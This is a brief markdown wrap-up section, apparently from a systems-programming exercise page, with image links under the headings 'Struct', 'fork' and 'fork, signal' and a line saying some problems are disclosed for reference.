
## Wrap-up

**Some problems (or part of problems) are disclosed for your reference.**


### Struct





### fork




### fork, signal








